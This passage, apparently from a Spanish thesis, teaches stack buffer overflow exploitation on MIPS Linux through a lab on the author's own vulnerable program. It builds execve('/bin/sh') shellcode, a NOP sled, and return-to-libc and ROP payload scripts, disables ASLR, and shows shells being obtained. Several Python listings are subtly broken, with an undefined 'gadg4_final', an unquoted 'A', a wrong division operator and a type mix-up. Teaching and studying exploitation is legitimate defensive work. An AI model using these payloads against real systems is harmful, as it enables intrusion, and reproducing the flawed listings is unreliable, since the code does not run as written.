El código arbitrario habitualmente escogido a la hora de realizar este ataque es la generación de un intérprete de órdenes. Esta acción es muy sencilla cuando se habla de programación en alto nivel, pero para realizar el desbordamiento debemos construir adecuadamente las instrucciones del procesador para conseguir la respuesta adecuada. En este caso, podemos aprovechar las ventajas que nos ofrecen los lenguajes de alto nivel al analizarlos con una herramienta de depuración, ya que podemos obtener de manera sencilla las instrucciones necesarias para ejecutar el intérprete. Este pedazo de código proporciona una manera sencilla de generarlo:

```
1  void main(){
2
3    execve("/bin/sh", NULL, NULL);
4
5  }
```

Listing 5.2: Lanzamiento de un intérprete de órdenes con `execve`.

Internamente, el funcionamiento es como sigue: En primer lugar, se almacena en un registro de memoria la cadena `/bin/sh`. Posteriormente se aloja el valor nulo en otro de los registros de memoria. En tercer lugar, se ejecuta la llamada al sistema, colocando los argumentos de esta llamada en los registros adecuados [32]. El código máquina que preparamos es el siguiente:

```
1  li    $t0, 0x2f62696e
2  li    $t1, 0x2f736800
3  move  $t2, $zero
4  sw    $t0, 0($sp)
5  sw    $t1, 4($sp)
6  sw    $t2, 8($sp)
7  la    $a0, 0($sp)
8  move  $a1, $zero
9  move  $a2, $zero
10 li    $v0, 4011
11 syscall
```

Listing 5.3: Lanzamiento del intérprete de órdenes en lenguaje ensamblador.

El código de la llamada al sistema que utilizamos es `4011`, puesto que es el correspondiente a `execve` [33]. Para poder usarlo como carga en un error de memoria, necesitamos convertir las instrucciones máquina en binario. Esta traducción es importante si tratamos de atacar un programa que usa una función `gets` vulnerable, ya que al introducir la carga desde la entrada estándar de texto, algunos operadores pueden interpretarse como finales de línea, retornos de carro o blancos que pueden hacer que el programa con la vulnerabilidad a explotar dejen de leer nuestra entrada.

Una vez tengamos los operadores en formato hexadecimal, es necesario observar operandos habituales como `0x00`, `0x0C` o `0x0B`. En caso del código anterior observamos que, evidentemente aparecen varios caracteres nulos. Estos caracteres se deben, en muchas ocasiones, a la codificación de las diferentes instrucciones que posee MIPS o por las operaciones con números enteros en el código ensamblador del programa.

```
0x0000073c <+28>:  00 00 50 25 move  t2,zero
0x00000740 <+32>:  af a8 00 00 sw  t0,0(sp)
0x00000744 <+36>:  af a9 00 04 sw  t1,4(sp)
0x00000748 <+40>:  af aa 00 08 sw  t2,8(sp)
0x0000074c <+44>:  27 a4 00 00 addiu a0,sp,0
0x00000750 <+48>:  00 00 28 25 move  a1,zero
0x00000754 <+52>:  00 00 30 25 move  a2,zero
0x00000758 <+56>:  24 02 0f ab li  v0,4011
0x0000075c <+60>:  00 00 00 0c syscall
```

Listing 5.4: Revisión de carácteres nulos.

Para evitar este tipo de situación, deberemos depurar el código buscando operadores (o combinaciones de estos) que actúen de manera similar al código original. En el caso de los números enteros, podemos usar números negativos e introducir la cadena y el carácter nulo invertidamente en la pila. Un ejemplo de código depurado es el siguiente:

```
li    $t0, 0x2f62696e
li    $t1, 0x2f2f7368
slti  $t2, $zero, -1
sw    $t0, -12($sp)
sw    $t1, -8($sp)
sw    $t2, -4($sp)
la    $a0, -12($sp)
slti  $a1, $zero, -1
slti  $a2, $zero, -1
li    $v0, 4011
syscall 0x40404
```

Listing 5.5: Corrección del código ensamblador.

Una revisión al código anterior muestra que no existen caracteres que puedan comprometer el despliegue de una carga por entrada estándar. Estos caracteres pueden no ser molestia si tratamos de inyectar el *shellcode* mediante una variable global o por parámetros, pero siempre es ideal filtrarlos por si fuera necesario su uso por entrada estándar.

5.2 Desbordamiento de búfer sin protección

Es muy poco habitual observar sistemas informáticos sin ningún tipo de protección, pero para entender la base de cómo explotar un error de memoria, es necesario empezar por la situación más básica.

El concepto más básico de explotación de memoria consiste en sustituir la dirección de retorno del proceso con la dirección de pila en la que se ubique la carga que hemos desarrollado en el capítulo anterior. Para ello, se requiere desbordar el búfer objetivo con nuestra carga, hasta conseguir sobrescribir la dirección de retorno, como hemos explicado en capítulos anteriores.

No obstante, las opciones con las que un programa vulnerable es compilado influyen mucho a la hora de abordar dicho código. Es por ello que la compilación de nuestro código no contendrá ningún tipo de optimización y desactivaremos la protección ante desbordamientos. Para ello, compilamos el código de la siguiente manera.

```
gcc fichero.c -o ejecutable -fno-stack-protector -static -W
```

Listing 5.6: Compilación del código vulnerable.

Las distintas opciones de compilación que hemos utilizado hacen que el programa no use la protección contra desbordamientos de búfer que implementa GCC, además



Figura 5.1: Sustitución de la dirección de retorno.

de enlazar las distintas librerías del programa de manera estática. Para ello, usamos las opciones `-fno-stack-protector` y `-static`, respectivamente [34, 35]. La opción `-W` sirve para ignorar las advertencias que el compilador nos lanza al usar `gets()`.

Aunque en estos momentos estemos ignorando estas advertencias, no son en vano, pues el uso de esta función es la causa de la vulnerabilidad en nuestro programa. La función `gets` aloja los datos de entrada en el búfer especificado, aun cuando estos lo desbordan, procediendo a almacenar los datos restantes en posiciones de memoria posteriormente adyacentes al búfer [31]. Una función segura que sustituye a `gets` es `fgets`, pues el número de datos que lee son, como mucho, el tamaño del búfer menos uno.

Una rápida comprobación nos demuestra que el programa actúa como se espera.

```
mips@debian:~$ ./vuln
Desbordame
AAAA
AAAA
mips@debian:~$
```

Listing 5.7: Comprobación del correcto funcionamiento del programa.

También comprobamos que el programa sufre de desbordamiento de pila.

```
mips@debian:~ ./vuln
Desbordame
AAAAAAAAAAAA...AAA
AAAAAAAAAAAA...AAA
[ 7441.379211] do_page_fault(): sending SIGSEGV to vuln for invalid read
    access from 41414140
[ 7441.380957] epc = 41414141 in vuln[5561f000+1000]
[ 7441.381731] ra  = 41414141 in vuln[5561f000+1000]
Segmentation fault
mips@debian:~$
```

Listing 5.8: Comprobación de la existencia de desbordamiento de búfer en el programa.

Si ejecutamos el programa varias veces, vemos como la dirección en la que se produce la violación de segmento es distinta cada vez.

```
mips@debian:~$ ./vuln
Desbordame
AAAAAAAAAAAA...AAA
AAAAAAAAAAAA...AAA
[  218.450047] do_page_fault(): sending SIGSEGV to vuln for invalid read
    access from 41414140
[  218.450983] epc = 41414141 in vuln[55601000+1000]
[  218.451461] ra  = 41414141 in vuln[55601000+1000]
Segmentation fault
mips@debian:~$ ./vuln
Desbordame
AAAAAAAAAAAA...AAA
AAAAAAAAAAAA...AAA
[  220.608832] do_page_fault(): sending SIGSEGV to vuln for invalid read
    access from 41414140
[  220.609541] epc = 41414141 in vuln[55604000+1000]
[  220.610009] ra  = 41414141 in vuln[55604000+1000]
Segmentation fault
mips@debian:~$
```

Listing 5.9: Variación en la dirección de memoria sobre la que se produce la excepción.

Esto se produce ya que nuestro sistema operativo introduce el uso de ASLR, por tanto será necesario desactivarlo. El objetivo de ASLR (del inglés *Address Space Layout Randomization*) es el de introducir aleatoriedad en las direcciones de memoria de un proceso, entre ellas, la dirección base del ejecutable, el montículo y la pila [36]. Se trata, pues, de una medida para intentar obstaculizar la explotación de vulnerabilidades que dependan de direcciones de memoria fijas [37, 38].

Para desactivar la aleatoriedad de las direcciones de memoria accedemos al fichero `randomize_va_space` y modificamos su contenido, cambiándolo a `0`.

```
echo "0" > /proc/sys/kernel/randomize_va_space
```

Listing 5.10: Desactivación de la aleatorización de las posiciones de memoria.

5.2.1. Localizando la dirección de retorno

Con el programa listo y funcionando como esperamos y el ASLR desactivado, podemos empezar a introducir nuestra carga para lograr tomar control del proceso. El primer paso a dar es averiguar el tamaño del búfer a escribir. En este caso, ya que hemos sido nosotros quienes hemos desarrollado el programa vulnerable, sabemos de antemano el tamaño de este. En el caso de que se tratara de un programa de terceros, deberemos averiguar el tamaño del búfer mediante patrones o un aumento exponencial del búfer de entrada, hasta dar con el número adecuado de caracteres. El comando `pattern` que dispone la extensión `peda` de `gdb` permite la introducción de patrones de manera sencilla y agiliza en gran medida este paso [39].

En este caso, sabemos que el tamaño del búfer es de 256 *bytes*. Para poder sobrescribir la dirección de retorno, deberemos contar con ocho *bytes* adicionales, además del tamaño del búfer: cuatro para el puntero de marco y cuatro para la dirección de retorno en sí misma.



Figura 5.2: Introducción de la carga para sustituir `$ra`.

5.2.2. Tomando control del proceso

Sabiendo el tamaño del búfer y el tamaño de nuestra carga, podemos calcular cuanto espacio es necesario llenar con datos de relleno. Para agilizar el proceso de introducir la carga en el búfer, podemos crear un sencillo programa que la construya. En este caso, usaremos Python para crear la cadena que introduciremos por entrada estándar.

```
1 BUFFSIZE = 256
2
3 shell = "\x3c\x09\x2f\x62\x35\x29\x69\x6e\xaf\xa9\xff\xf4\x3c\x09\x2f\x2f\x35
      \..."
4 sp = ""
5
6 string = "A" * (BUFFSIZE-len(shell)) + shell + sp * 2
7
8 print(string)
```

Listing 5.11: Creación de la carga en Python.

Por ahora no sabemos la dirección donde se encuentra nuestro código en la pila, así que no podemos introducirla en el código, aunque podemos averiguar una aproximación de esta de distintas maneras.

Por un parte, podemos observar las direcciones de pila que se producen al ejecutar en `gdb`. Estas direcciones serán siempre las mismas, ya que hemos desactivado ASLR, pero no encajarán con las direcciones reales al ejecutar el proceso fuera del depurador, ya que la introducción de variables de entorno propias a `gdb` genera desfase en las distintas direcciones de memoria [40].

Por otra, podemos crear un programa en C que nos muestre la dirección de pila durante la ejecución del mismo. Si bien esta dirección será real (e invariable, gracias a la desactivación de ASLR), tampoco será exactamente la dirección que buscamos.

¿Cómo podemos obtener la dirección *exacta* de la carga de nuestro código sin saltar a los datos de relleno ni tampoco saltar a la mitad de nuestro *payload*? Podemos ejecutar multitud de veces el código mientras cambiamos las direcciones de pila, pero esto es, obviamente, un trabajo arduo e innecesario. La solución consiste en utilizar lo que se conoce como *NOP sled* [5, 41, 42]. Esta técnica trata de sustituir los datos de relleno al

principio de la carga por instrucciones NOP para que, en caso de saltar a una posición de memoria superior a la de nuestra carga, ejecute estas instrucciones vacías hasta llegar al código que hemos creado, sin generar ningún error.

Desgraciadamente, el código de operación de la instrucción vacía en MIPS se trata de `0x00000000` [43, pp. 71][44]. Como hemos comentado anteriormente, debido a que estamos introduciendo la carga desde la entrada estándar, cualquier caracter nulo será tratado como final de línea. Debido a esto, debemos usar otra instrucción de relleno. En nuestro caso vamos a utilizar `slti $a0, $zero, -1`. Esta instrucción coloca en `a0` un uno si el contenido de `zero` es mayor que `-1` o cero en el caso contrario [45]. Escogemos esta instrucción ya que no contiene caracteres nulos en su código de operación que puedan comprometer la inyección de nuestra carga.

Basándonos en esto, podemos reconstruir el código Python de la siguiente manera:

```
1  BUFFSIZE = 256
2
3  shell = "\x3c\x09\x2f\x62\x35\x29\x69\x6e\xaf\xa9\xff\xf4\x3c\x09\x2f\x2f\x35
       \..."
4  sp = ""
5  nop = "\x28\x04\xff\xff"
6
7  string = nop * ((BUFFSIZE-len(shell))\4) + shell + sp * 2
8
9  print(string)
```

Listing 5.12: Adición de *NOP slide* a la carga.

Al tratarse de MIPS, todas las instrucciones son de cuatro *bytes*, así que habrá que dividir el tamaño restante entre cuatro para no sobrepasar el espacio del *NOP sled*. No obstante, seguimos sin saber de manera certera la dirección de memoria a la que apuntar, aunque ahora nuestro margen de error es significativamente mayor.

Como hemos comentado anteriormente, podemos crear un sencillo *script* en C que nos muestre por pantalla el puntero de pila de dicho proceso para tomarlo como referencia.

```
1  #include <stdio.h>
2
3  void main(void) {
4
5    char* buff[256];
6
7    register unsigned sp asm("29");
8    asm("" : "=r" (sp));
9
10   printf("0x%x\n",sp);
11
12 }
```

Listing 5.13: Programa C para mostrar `$sp`.

La salida del programa es la siguiente:

```
1  0x7fffcc30
```

Listing 5.14: Puntero de pila aproximado.

Esta dirección puede no ser correcta y requerir de varias iteraciones antes de encontrar la dirección adecuada. Nuestro programa en Python quedaría de la siguiente manera una vez acabemos de introducir la dirección obtenida:

```
BUFFSIZE = 256

shell = "\x3c\x09\x2f\x62\x35\x29\x69\x6e\xaf\xa9\xff\xf4\x3c\x09\x2f\x2f\x35
    \..."
sp = "\x7f\xff\xcc\x30"
nop = "\x28\x04\xff\xff"

string = nop * ((BUFFSIZE-len(shell))\4) + shell + sp * 2

print(string)
```

Listing 5.15: Adición del puntero de pila a la carga.

Ahora podemos pasar el output del programa a un fichero y lanzar el programa vulnerable con el:

```
mips@debian:~$ ./vuln < sh
Desbordame
????????????????????????????????????...???????????????
mips@debian:~$
```

Listing 5.16: Prueba de la carga con el programa vulnerable.

Esta vez no ha salido ningún mensaje de error, por lo tanto podemos asumir que la dirección de retorno era incorrecta. No obstante si observamos la traza de ejecución del programa con `strace`, observamos que se ha ejecutado `execve("\bin\\sh", NULL, NULL)`, que es exactamente lo que nuestra carga hace.

```
...
write(1, "Desbordame\n", 11Desbordame)            = 11
fstat64(0, {st_mode=S_IFREG|0644, st_size=264, ...}) = 0
read(0, "(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377"..., 4096) = 264
read(0, "", 4096)                               = 0
write(1, "(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377(\4\377\377"...,
     265(????????????????????????????????????????????????????????????????????...??????????) = 265
execve("/bin//sh", NULL, NULL)          = 0
...
```

Listing 5.17: Traza de ejecución del programa vulnerable con la carga.

Pero, ¿por qué no hemos visto una salida de terminal si se ha ejecutado `/bin/sh`?

5.2.3. Manteniendo abierta la entrada estándar

La realidad es que sí se ejecuta un terminal, pero termina de manera inmediata debido a que la entrada estándar se cierra al acabar la ejecución de la carga. Tenemos distintas maneras de proceder para evitar que esto suceda. Primeramente, podemos modificar nuestra carga para cerrar la entrada estándar y volverla a abrir. Esto supondría añadir más instrucciones a la carga a inyectar, lo que puede inducir a errores inesperados y puede ser contraproducente si el búfer a desbordar es de pequeño tamaño.

Secundariamente, existe la posibilidad de mantener `stdin` abierto redirigiendo la salida de un comando como `cat` a la entrada del programa vulnerable, de la siguiente manera.

```
cat <(python payload.py) - | ./vuln
```

Listing 5.18: Redirección de la salida de la carga al programa vulnerable.

De igual modo, también podemos redirigir la salida del programa que despliega la carga a un fichero.

```
cat fichero - | ./vuln
```

Listing 5.19: Redirección de un fichero al programa vulnerable.

El uso del símbolo – en la orden `cat` representa la entrada estándar [46]. Concatenando este símbolo con el fichero de salida de nuestro código Python (o con la redirección del mismo) consigue que no se cierre la entrada estándar. Esto obliga a nuestra carga a seguir escuchando `stdin` y ejecutar las órdenes que le sean introducidas.

```
mips@debian:~$ cat sh - | ./vuln
Desbordame
????????????????????????????????????...???????????????
uptime
 15:48:10 up 27 min,  1 user,  load average: 0.00, 0.00, 0.00
exit

mips@debian:~$
```

Listing 5.20: Comprobación del correcto funcionamiento de la carga.

Con esto hemos conseguido aprovecharnos del error de memoria de un programa para conseguir desviar su flujo de ejecución y ejecutar un terminal. Si bien esta metodología es efectiva, puede verse rápidamente contrarrestada por la prohibición de ejecución en la pila o, simplemente, por un búfer de tamaño tan pequeño que no nos permita introducir nuestra carga completamente. ¿Cómo podemos solventar estos obstáculos?

5.3 *Return-to-libc*

Return-to-libc es una técnica de explotación de desbordamiento de pila utilizada cuando la pila a atacar posee restricciones en cuanto a la ejecución de código allí alojado [7, pp. 45][47, 48]. Esta prohibición de ejecutar código en la pila viene dada por el bit de no ejecución (*NX bit* en inglés). Este bit está disponible a nivel de CPU, aunque puede ser emulado madiante parches de sistema operativo, y permite marcar las áreas de memoria en las que no está permitido ejecutar código [7, pp. 45][48].

No poder ejecutar código en la pila significa que cualquier intento de ejecutar la carga desplegada será inválido y generará una excepción en el proceso. No obstante, existen partes en memoria cuya ejecución de código es permitida, ya que se requiere de la carga de librerías para el correcto funcionamiento de muchos programas. Una librería usualmente enlazada en programas escritos en C es la librería estándar de C, más conocida como `libc`, que contiene funciones comunmente usadas, como `printf`, `gets` o `system` [49][50, Ch. 2].

Todas las funciones de las librerías se enlazan en tiempo de ejecución a posiciones de memoria relativas al proceso. Estas direcciones de memoria, no obstante, sí que tienen permitida la ejecución de código. Siguiendo la misma lógica que con un desbordamiento de búfer simple, podemos sustituir la dirección de retorno del programa por una dirección que apunte a una función de `libc`. Eso nos permitiría lanzar virtualmente cualquier función que exista dentro de dicha librería, siempre que los parámetros que se introduzcan en la llamada sean los adecuados.

Ya que nuestro objetivo es aprovecharnos de los errores de memoria de los procesos para lograr conseguir el control del sistema, la función `system` es de gran utilidad, ya que ejecuta la orden pasada como parámetro [50]. Esta orden puede abarcar desde un inofensivo `ls` al lanzamiento de un terminal mediante `/bin/sh`.

5.3.1. Localizando las direcciones de las funciones

Las posiciones relativas de las funciones que queramos usar se pueden obtener directamente leyendo la tabla de símbolos de la librería estándar de C.



Figura 5.3: Salto a `system()`.

```
mips@debian:~$ readelf -s /lib/mips-linux-gnu/libc.so.6 | grep system@
    572: 0003f488    80 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
    1226: 0003f488    80 FUNC    GLOBAL DEFAULT   13
        __libc_system@@GLIBC_PRIVATE
mips@debian:~$
```

Listing 5.21: Obtención de la dirección de `system`.

En el caso de `system` encontramos que su *offset* es `0x0003f488`. Debido a que se tratan de posiciones relativas, estos valores serán invariables mientras no se modifique la librería. Una vez obtengamos la dirección base de la librería enlazada al programa, podremos calcular las direcciones de salto.

```
mips@debian:~$ ldd vuln
  linux-vdso.so.1 (0x7ffff000)
  libc.so.6 => /lib/mips-linux-gnu/libc.so.6 (0x77e29000)
  /lib/ld.so.1 (0x77fcb000)
mips@debian:~$
```

Listing 5.22: Obtención de la dirección base de la librería enlazada al programa.

Podemos modificar nuestro programa Python y cambiar la dirección de retorno por la dirección de `system`. Gracias a esto, el *NOP slide* ya no es necesario, al igual que el código para lanzar un *shell* y la dirección de la pila.

```
BUFFSIZE = 256

system = "\x77\xe6\x84\x88"
param = ""

string = A * BUFFSIZE + system * 2

print(string)
```

Listing 5.23: Modificación de la carga.

Solo nos falta pasar como parámetro la orden que queramos ver ejecutada. No obstante, los parámetros de las llamadas a funciones en MIPS se pasan, por convención, por los registros, como hemos comentado en capítulos anteriores. En este caso, necesitaríamos modificar directamente el registro `a0` para introducir la cadena a ejecutar. Desgraciadamente, no podemos actuar directamente sobre los registros desde la entrada de un

programa sin modificar de manera importante muchas otros registros y variables importantes para el correcto funcionamiento del proceso. ¿Cómo es posible usar la técnica *return-to-libc* si no podemos modificar `a0`?

5.4 *Return oriented programming*

Gracias a los ejemplos anteriores hemos descubierto que podemos saltar a direcciones de memoria siempre que estas tengan código que pueda ser ejecutado. No obstante, las funciones a las que podamos saltar están formadas, en su forma más simple, por instrucciones ensamblador. Por ejemplo, el siguiente fragmento de código pertenece a la función `system` desensamblada.

```
0003f488 <__libc_system@@GLIBC_PRIVATE>:
  ...
    3f4c4:  24845918  addiu a0,a0,22808
    3f4c8:  8fbf001c  lw    ra,28(sp)
    3f4cc:  2c420001  sltiu v0,v0,1
    3f4d0:  03e00008  jr    ra
  ...
```

Listing 5.24: Pedazo de código ensamblador de la función `system`.

Podemos observar cómo dentro de la función se modifica `a0`, después se carga en `ra` el contenido de un registro de la pila y, como instrucción final, se produce un salto a `ra`. Si apuntáramos la dirección de retorno a esta parte de código, solo se ejecutaría esta sección de código. ¿Podemos aprovechar esto para modificar los registros de manera directa?

5.4.1. Cargando datos en registros

Return oriented programming es una técnica de explotación de desbordamiento de pila que consiste en unir pequeños pedazos de código presentes en el propio programa (o en librerías enlazadas) para formar una serie de instrucciones que realicen una función concreta. Cada pedazo de código debe terminar con una instrucción de retorno que permita retomar el flujo del proceso y posibilite el enlace de subsecuentes trozos de código [51, pp. 2][52, pp. 6].

El conjunto de instrucciones de retorno y las variables alojadas en la pila para el correcto funcionamiento de esta técnica se conoce como *gadget* [51, pp. 2]. Cada *gadget* se une a los demás mediante instrucciones de retorno, hasta lograr una cadena que posibilite realizar la función que el atacante espera, desde inyectar código en direcciones de memoria arbitrarias a la llamada de funciones ocultas del programa o del propio sistema.

Hemos visto que para poder ejecutar la función `system` con el comando que se requiera, es necesario disponer del control de `a0`. Ya que tenemos el control de la pila, podemos empezar a buscar en `libc` instrucciones que muevan palabras desde alguna dirección arbitraria de la pila al registro `a0`. Para ello, podemos desensamblar la librería y buscar instrucciones adecuadas a nuestras necesidades.

```
objdump -d /lib/mips-linux-gnu/libc.so.6 | egrep -A5 "lw\sa0,.+(sp)"
```

Listing 5.25: Desensamblado de `libc`.

Aparecen muchísimas instrucciones que cumplen con nuestros estándares de búsqueda, pero necesitamos seleccionar aquellas que nos permitan modificar también la dirección a la que retornar. Una serie de instrucciones que nos permite esto es la siguiente.

```
...
120e6c: 8fa40034  lw  a0,52(sp)
120e70: 8fb90040  lw  t9,64(sp)
120e74: 0320f809  jalr  t9
...
```

Listing 5.26: Fragmento de código ensamblador con retorno final.

De manera similar a las anteriores técnicas, podemos crear un *script* en Python para introducir nuestra carga.

```
import struct

base = 0x77e29000
binsh = ""
sys =  0x3f488
gadg1 = 0x120e6c
BUFFSIZE = 260

# Llamar a system

syst_final = struct.pack(">I", base+sys)
gadg1_final = struct.pack(">I", base+gadg1)
binsh = struct.pack(">I", base+binsh)

buff =  "A" * BUFFSIZE  # Llenamos buffer + s8
buff += gadg4_final     # ra
buff += "B" * 52        # Relleno hasta 52(sp)
buff += binsh           # 52(sp)
buff += "C" * 8         # Relleno hasta 64(sp)
buff += syst_final      # 64(sp)

print buff
```

Listing 5.27: Modificación de la carga para introducir *gadgets*.

5.4.2. Localizando la dirección de `/bin/sh`

Muchas de las variables a tener en cuenta para la construcción de este *script* ya las hemos obtenido previamente, como la dirección donde se encuentra la función `system`, la dirección de nuestro pedazo de código o el tamaño del búfer. Sin embargo, necesitamos alojar en memoria la cadena "`/bin/sh`" para poder introducirla en el registro destino. Para ello disponemos de dos maneras diferentes.

Primeramente, podemos crear una variable de entorno con dicha cadena y apuntar a esta dirección. El problema reside en que el cambio de usuario, la imposibilidad de crear variables o la adición de nuevas variables son factores importantes a tener en cuenta que dan al traste con esta aproximación, ya que modifican por completo la dirección que demos por supuesta.

Secundariamente podríamos alojar esta cadena en la propia pila, pero esto supone un problema aun mayor respecto a la anterior aproximación, ya que necesitaríamos saber de manera exacta la dirección dentro de la pila y además, dicha posición debería ser invariable para que funcionara en todos los casos.

La solución ideal reside en buscar esta cadena dentro del código del propio programa o en las librerías que se enlacen a este. Afortunadamente, `libc` tiene la cadena en su código y podemos obtener su dirección relativa.

```
mips@debian:~$ strings -a -t x /lib/mips-linux-gnu/libc.so.6 | grep /bin/sh
  165910 /bin/sh
mips@debian:~$
```

Listing 5.28: Búsqueda de la dirección de la cadena "`/bin/sh`" .

5.4.3. Tomando control del proceso

Con la dirección de la cadena "`/bin/sh`" , ya podemos completar nuestro programa Python.

```
import struct

base = 0x77e29000
binsh = 0x165910
sys =  0x3f488
gadg1 = 0x120e6c
BUFFSIZE = 260

# Llamar a system

syst_final = struct.pack(">I", base+sys)
gadg1_final = struct.pack(">I", base+gadg1)
binsh = struct.pack(">I", base+binsh)

buff =  "A" * BUFFSIZE  # Llenamos buffer + s8
buff += gadg4_final     # ra
buff += "B" * 52        # Relleno hasta 52(sp)
buff += binsh           # 52(sp)
buff += "C" * 8         # Relleno hasta 64(sp)
buff += syst_final      # 64(sp)

print buff
```

Listing 5.29: Adición de la dirección de "`/bin/sh`" a la carga.

El funcionamiento del programa es el siguiente: Ubica la cadena "`/bin/sh`" 52 *bytes* antes del puntero de pila, y la dirección de la función `system` 64 *bytes* antes. La dirección de retorno del programa es sustituida por la dirección de nuestro *gadget*, que colocará en `a0` la cadena y en `t9` la dirección de la función. Tras esto, procederá a saltar a dicha función, ejecutando un terminal.

De manera similar a la primera técnica explicada, se requerirá mantener abierta la entrada estándar para poder seguir introduciendo comandos una vez se ejecute el terminal.

```
mips@debian:~$ cat sh - | ./vuln
Desbordame
????????????????????????????????????...???????????????
id
uid=1000(mips) gid=1000(mips) groups=1000(mips),24(cdrom),25(floppy),27(sudo)
    ,29(audio),30(dip),44(video),46(plugdev),109(netdev)
exit
[ 9991.882415] do_page_fault(): sending SIGSEGV to vuln for invalid read
    access from 43434342
[ 9991.882978] epc = 43434343 in vuln[55555000+1000]
[ 9991.883227] ra  = 77f5ab34 in libc-2.28.so[77e3a000+179000]

Segmentation fault
mips@debian:~$
```

Listing 5.30: Comprobación del correcto funcionamiento de la carga con *gadgets*.

CAPÍTULO 6
Conclusiones

Las vulnerabilidades de un programa pueden ser explotadas a pesar de las supuestas protecciones que se estén utilizando, tanto a nivel de código como de sistema operativo, pues simplemente es necesario saber cómo sortear las dificultades que estas plantean. En muchos casos, como por ejemplo en la aleatorización de las direcciones de memoria tras la ejecución de un programa, la única defensa que ofrece es la de retrasar al máximo posible que la vulnerabilidad existente en un programa se vea afectada de manera importante, pues dicho método de defensa puede ser sorteado inyectando la carga de manera iterativa hasta dar con la dirección adecuada.

Es importante, pues, destacar la importancia de las buenas prácticas de programación a la hora de diseñar e implementar un programa que pueda estar expuesto a factores que comprometan su integridad. Los distintos pasos a la hora de abordar un error de memoria que hemos dado en este documento muestran de manera nítida cómo es posible sobrepasar los diferentes tipos de impedimentos que desarrolladores y administradores de sistemas introducen.

En primer lugar, hemos explicado el funcionamiento de un desbordamiento de búfer, y hemos hilado dicha explicación con la primera técnica de explotación de un desbordamiento de pila. Secundariamente, hemos presentado qué defensas aparecen ante esta técnica y cómo sobrepasarlas gracias al uso malicioso de librerías enlazadas al programa vulnerable. No obstante, y ya que surgen limitaciones ante esta técnica, en tercer lugar hemos demostrado cómo aprovecharnos de pedazos de código presentes en el programa para crear diferentes funciones útiles para un agente malicioso.

Además, hemos conseguido dotar a la memoria de una estructura temática similar a las de unas prácticas de laboratorio, lo cual mejora de manera sustancial la capacidad de comprensión de los distintos pasos tomados pues ofrece una manera práctica y naturalmente pedagógica de aproximarse al problema planteado.

Por todo esto, damos por alcanzados los objetivos propuestos, aunque sin ignorar la creación de nuevas metas a raíz del propio desarrollo del proyecto, como la investigación en profundidad de nuevas técnicas de defensa y sus respectivas aproximaciones para sobrepasarlas. Estos nuevos objetivos deben ser tomados como ampliación de los anteriores y servir de apoyo para extender en mayor medida investigaciones y trabajos posteriores.

La temática de este trabajo puede resultar abrumadora en un inicio, ya que se trata de un campo de estudio muy técnico. Requiere de conocer de manera detallada las diferentes partes que componen una arquitectura, así como el funcionamiento interno de un sistema operativo. Si bien en el grado de informática se dan extractos del funcionamiento de una arquitectura simple como MIPS y el funcionamiento de sistemas Unix, es necesario profundizar ampliamente en documentación para lograr entender de manera completa sus mecanismos internos y los distintos pasos que hemos realizado.

Bibliografía

[1] AV-TEST, "Software malicioso." https://www.av-test.org/es/estadisticas/software-malicioso/, 2020. Accessed: Jun. 15, 2020.

[2] R. Britton, *MIPS: assembly language programming*. Prentice Hall, 2004.

[3] H. H. Thompson and S. G. Chase, *The software vulnerability guide*. Firewall Media, 2007.

[4] J. Deckard, *Buffer Overflow Attacks: Detect, Exploit, Prevent*. Elsevier Science, 2005.

[5] A. One, "Smashing the stack for fun and profit." https://insecure.org/stf/smashstack.html, 2006. Accessed: Mar. 08, 2020.

[6] I. Simon, "A Comparative Analysis of Methods of Defense against Buffer Overflow Attacks," *California State University, Hayward*, 2001.

[7] P. Fayolle and V. Gaume, "A Buffer Overflow Study. Attacks & Defenses," *ENSEIRB*, 2002.

[8] "Openwall Linux kernel patch 2.4.37.9-ow1." https://web.archive.org/web/20120219111512/http://linux.softpedia.com/get/System/Operating-Systems/Kernels/Openwall-Linux-kernel-patch-16454.shtml, 2010. Accessed: Mar. 28, 2020.

[9] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang, "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks." https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf, 1998. Accessed: Mar. 28, 2020.

[10] M. Holtmann, "Secure Programmingwith GCC and GLibc." https://cansecwest.com/csw08/csw08-holtmann.pdf, 2008. Accessed: Mar. 28, 2020.

